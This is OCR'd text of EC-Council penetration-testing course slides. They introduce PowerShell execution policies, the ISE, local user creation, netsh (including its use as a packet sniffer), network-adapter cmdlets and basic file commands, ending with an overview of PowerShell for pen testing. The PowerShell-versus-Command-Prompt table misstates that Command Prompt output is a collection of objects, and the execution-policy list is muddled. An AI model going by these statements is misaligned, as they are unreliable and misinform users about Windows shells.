
PowerShell Scripts

PowerShell scripts are stored in .ps1 files. By default, scripts cannot be run by simply double-clicking a file. This feature protects the system from accidental harm. To execute a script, right-click the file and click "Run with PowerShell." This will result in one of the following outputs.

- **Restricted**: No scripts are allowed. This is the default setting; therefore, this output will be displayed on running the script for the first time.
- **AllSigned**: Scripts signed by a trusted developer can be run. With this setting, a script will ask for confirmation before executing.
- **RemoteSigned**: The user's own scripts or scripts signed by a trusted developer can be run.
- **Unrestricted**: Any script can be run

The screenshot shows the output we wish to see when accessing a machine.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



PowerShell Integrated Scripting Environment

The Windows PowerShell Integrated Scripting Environment (ISE) is the default editor for Windows PowerShell. With this ISE, the user can run commands, write tests, and debug scripts in a window-based graphical user interface (GUI) environment. It supports multiline editing, syntax coloring, tab completion, selective execution, and many other features.

Windows PowerShell ISE also allows the execution of commands in a console pane. It also supports panes that can be used to simultaneously view the source code of the user's script and other tools plugged into the ISE. It even allows the user to open multiple script windows at the same time, which is specifically useful when debugging a script that uses functions defined in other scripts or modules.

The ISE can be used in PowerShell versions up to 6.0; later versions use Visual Studio Code with the PowerShell extension.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

PowerShell vs. Command Prompt

PowerShell	Command Prompt
PowerShell deeply integrates with the Windows OS. It offers an interactive command-line interface and scripting language	Command Prompt is a default command-line interface provided by Microsoft. It is a simple win32 application that can interact with any win32 object in the Windows OS.
PowerShell uses cmdlets. They can be invoked either in the runtime environment or automation scripts.	No such features are offered by command prompt.
PowerShell considers cmdlets as objects. The output can be passed as an input to other cmdlets through the pipeline.	In Command Prompt or even the *nix shell, the output generated from a cmdlet is not just a stream of text but a collection of objects.
PowerShell is very advanced in terms of features, capabilities, and inner functioning.	Command Prompt is very basic.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

PowerShell Administrative

- **New-LocalUser**
  - This cmdlet **creates a local user account** or a local user account connected to a Microsoft account.



- Create a user account:

```
$Password = Read-Host -AsSecureString
New-LocalUser "User03" -Password $Password -FullName "Third
User" -Description "Description of this account"
```



```
Name        Enabled        Description
----        -------         -----------
User03      True           Description of this account
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Netsh

01

- Netsh is a **command-line scripting utility** that allows the user to display or modify the network configuration of a computer that is currently running.

02

- Netsh interacts with other OS components by using **dynamic-link library** (DLL) files.

03

- Each netsh helper DLL provides an extensive set of features called a **context**.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Netsh as a Sniffer

- Can start **packet capture** from the command line
  - `netsh trace start capture=yes`





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Netsh Examples

- Show all **ports** allowed by the firewall:
  - `netsh firewall show portopening`



- Show all **configuration options** for the firewall:
  - `netsh firewall show config`



- Show all **programs** allowed by the firewall:
  - `netsh firewall show allowedprogram`



- **Reset TCP/IP** stack:
  - `netsh int ip reset`



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Replace netsh with Powershell

```
PS C:\>  Get-NetAdapter -Name "Npcap Loopback Adapter" | Get-NetIPAddress


IPAddress         : fe80::f19e:9aa2:a336:9a39%11
InterfaceIndex    : 11
InterfaceAlias    : Npcap Loopback Adapter
AddressFamily     : IPv6
Type              : Unicast
PrefixLength      : 64
PrefixOrigin      : WellKnown
SuffixOrigin      : Link
AddressState      : Preferred
ValidLifetime     : Infinite ([TimeSpan]::MaxValue)
PreferredLifetime : Infinite ([TimeSpan]::MaxValue)
SkipAsSource      : False
PolicyStore       : ActiveStore

IPAddress         : 192.168.10.100
InterfaceIndex    : 11
InterfaceAlias    : Npcap Loopback Adapter
AddressFamily     : IPv4
Type              : Unicast
PrefixLength      : 24
PrefixOrigin      : Dhcp
SuffixOrigin      : Dhcp
AddressState      : Preferred
ValidLifetime     : 18:25:48
PreferredLifetime : 18:25:48
SkipAsSource      : False
PolicyStore       : ActiveStore
```

```
Net-Adapter

NetTCPIP

 Get-NetAdapter -Name
"Local Area Connection" |
Get-NetIPAddress
```



```
PS C:\> Get-NetAdapter

Name                      InterfaceDescription                ifIndex Status       MacAddress             LinkSpeed
----                      --------------------                ------- ------       ----------             ---------
Ethernet 3                HMA TAP-Windows Adapter V9               33 Not Present  00-FF-C9-94-CB-32          0 bps
VMware Network Adapte...5 VMware Virtual Ethernet Adapter for ...  30 Up           00-50-56-C0-00-05        100 Mbps
Ethernet                  TAP-Windows Adapter V9                   28 Disconnected 00-FF-A0-26-75-6E        100 Mbps
Wi-Fi                     Intel(R) Dual Band Wireless-AC 8260      25 Disconnected B8-8A-60-B4-7A-E9          0 bps
VirtualBox Host-Only ...4 VirtualBox Host-Only Ethernet Adap...#4  22 Up           0A-00-27-00-00-16          1 Gbps
Ethernet 6                VMware Virtual Ethernet Adapter fo...#2  19 Up           00-50-56-C0-00-01        100 Mbps
Ethernet 7                VMware Virtual Ethernet Adapter fo...#2  13 Up           00-50-56-C0-00-08        100 Mbps
Npcap Loopback Adapter    Intel(R) Ethernet Connection (2) I21...  11 Up           18-DB-F2-09-F5-C1        100 Mbps
Ethernet 8                VMware Virtual Ethernet Adapter fo...#2  10 Up           00-50-56-C0-00-0C        100 Mbps
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Net-Adapter Commands

- List **all adapters**:
  - `Get-NetAdapter`



- List a **specific adapter**:
  - `Get-NetAdapter –name "ethernet"`



- Get **hardware info**:
  - `Get-NetAdapterHardwareInfo`



- Get **IP address** and **Domain Name System (DNS) information**:
  - `Get-NetAdapter -Name "Local Area Connection" | Get-NetIPAddress`



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Basic PowerShell Commands

- **`Get-Help`**
  - Help on commands



- **`Get-Item`**
  - Used to get a file
    - `Get-Item C:`



```
Administrator: Windows PowerShell - powershell
PS C:\> Get-Item C:


    Directory:


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-         3/5/2020   7:04 PM                C:\
```

- Read the contents of a file:
  - `Get-Content <PATH of the file with its extension>`




- Copy a file:
  - `Copy-Item "C:\Test.txt" -Destination "D:\"`



```
Administrator: Windows PowerShell - powershell
PS C:\> Get-Content pingresult.txt |more
Reply from 192.168.177.1: bytes=32 time<1ms TTL=128
Reply from 192.168.177.1: Destination host unreachable.
Reply from 192.168.177.1: Destination host unreachable.
Reply from 192.168.177.1: Destination host unreachable.
Reply from 192.168.177.1: Destination host unreachable.
Reply from 192.168.177.1: Destination host unreachable.
Reply from 192.168.177.1: Destination host unreachable.
Reply from 192.168.177.1: Destination host unreachable.
Reply from 192.168.177.1: Destination host unreachable.
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




PowerShell Pen Testing

PowerShell is an incredibly flexible tool with built-in functions that support systems administration, interaction with remote systems, and can even access functions within the Windows API.

Here, we will examine how to access a system and what can be done with PowerShell after gaining access. We will cover some sample uses of PowerShell, such as controlling processes and services, interfacing with the event logs, receiving and sending files over a network, and interfacing with the Registry, as well as examples of what can be done using PowerShell and the Metasploit attack framework.

It is important to understand that PowerShell provides pen testers with amazing capabilities, but as time has passed, many of the things we have become used to being able to do with PowerShell may or may not still work. As with any test, information gathering is critical to success.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



